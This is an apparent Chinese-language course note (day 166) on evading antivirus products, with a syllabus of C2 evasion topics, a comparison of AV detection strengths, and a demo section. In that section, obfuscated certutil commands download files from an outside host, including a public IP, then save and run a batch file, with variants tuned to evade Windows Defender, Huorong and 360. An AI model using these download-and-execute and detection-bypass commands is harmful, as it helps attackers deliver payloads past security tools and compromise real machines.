


Day166 免杀对抗-安全工具篇&动态绕过 &DumpLsass凭据&Certutil下载&变异替换&打乱 源头特征



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
 - 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀
-

- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发
-

- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级
-

- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道
-

- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道
-

- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密
-

- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗
-

- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL
-

- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能
-

- 1、C2远控-PowerShell文件-冷门混淆器&去特征

- 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI

-
- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器

-
- 1、C2远控-其他语言-Nim&Zig-基础环境搭建
 - 2、C2远控-其他语言-Nim&Zig-Loader加载器

-
- 1、C2远控-UUID地址-ShellCode转换 (C/C++)
 - 2、C2远控-MAC地址-ShellCode转换 (C/C++)
 - 3、C2远控-IPV4地址-ShellCode转换 (C/C++)

-
- 1、C2远控-EXE处理-减少熵值&自签名&详细信息
 - 2、C2远控-EXE处理-特征码定位&汇编或源码修改

-
- 1、安全工具-EXE处理-MiMiKatz&提权EXP
 - 2、安全工具-EXE处理-非源码修改-转换分离

-
- 1、安全工具-新型C2-Sliver使用详解
 - 2、安全工具-新型C2-Sliver免杀方向

-
- 1、安全工具-配置修改-CS流量特征
 - 2、安全工具-魔改二开-CS个性化打造
 - 3、安全工具-魔改二开-CS免杀流量对抗

-
- 1、安全工具-CS魔改二开-Checksum8算法
 - 2、安全工具-CS魔改二开-Beacon默认密钥
 - 3、安全工具-CS魔改二开-PowerShell混淆融入

-
- 1、安全工具-Goland-FRP魔改二开-特征消除
 - 2、安全工具-Goland-FScan魔改二开-特征消除

- 1、动态Bypass-certutil传输-源头特征混淆命令
- 1、动态Bypass-dumplsass凭据-源头特征混淆文件

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言, 很多高级的免杀技术都是使用C/C++来实现, Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性, 通过.NET框架来访问各种API, 写起免杀来更为简单, 但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言, 可以很方便的执行, 也可以很容易的将Powershell脚本转为C#程序, 同C#一样也容易被检测到, 2.0以上版本需绕过AMSI。
- 5 Python: 语法简单, 写起来容易, 大部分学免杀的新手都会Python, 认为Python容易, 自己也懂Python, 于是从Python 开始学免杀, 而结果恰恰相反, Python写起免杀来比C/C++还要复杂, 在C/C++中可以直接调用 windows API, 在 Python 中则要通过一层转化间接调用windows API, 而且Python打包的程序报毒比较高, 体积比较大。
- 6 Go: 适合编写高性能的网络应用程序, 很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发, 学习 Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++, 结构比较整洁但是语法复杂, 不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHwy>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

3.演示案例





- 1 Certutil是作为证书服务的一部分安装的命令行工具。
- 2 使用Certutil显示证书颁发机构 (CA) 配置信息、配置证书服务、备份和还原 CA 组件。Certutil命令中有个参数urlcache可以用于远程下载, 直接运行指令会windows defender和大部分杀软查杀。一般解决无图像化下载上传文件操作等。

3.1 动态拦截-certutil绕过-源头特征混淆命令



3.1.1 DF

```
1 DF:
2 certutil -url"cache -split -f http://192.168.1.4:81/1.txt
3 certAuAtAil -url"cache -sp"lit -f http://192.168.1.4:81/1.txt
4 copy c:\windows\system32\certutil.exe c.exe
5 c.exe -url"ca^c^he -spl"it -f http://192.168.xx.xx:7070/test.txt
6
7 copy c:\windows\system32\certutil.exe c.exe
8 c.exe -url"ca^c^he -spl"it -f http://47.243.151.210:88/swt
c:\Users\de11\Desktop\run.bat && C:\Users\de11\Desktop\run.bat
```





3.1.2 火绒





3.1.3 360

-
- 1

x60:
- 2

打乱certutil文件属性，资源修改
- 3

123.exe -url""cache -split -f http://192.168.1.4:81/1.txt




不过该利用方法过于鸡肋，需要有上传权限才能将修改后的exe上传至目标主机。

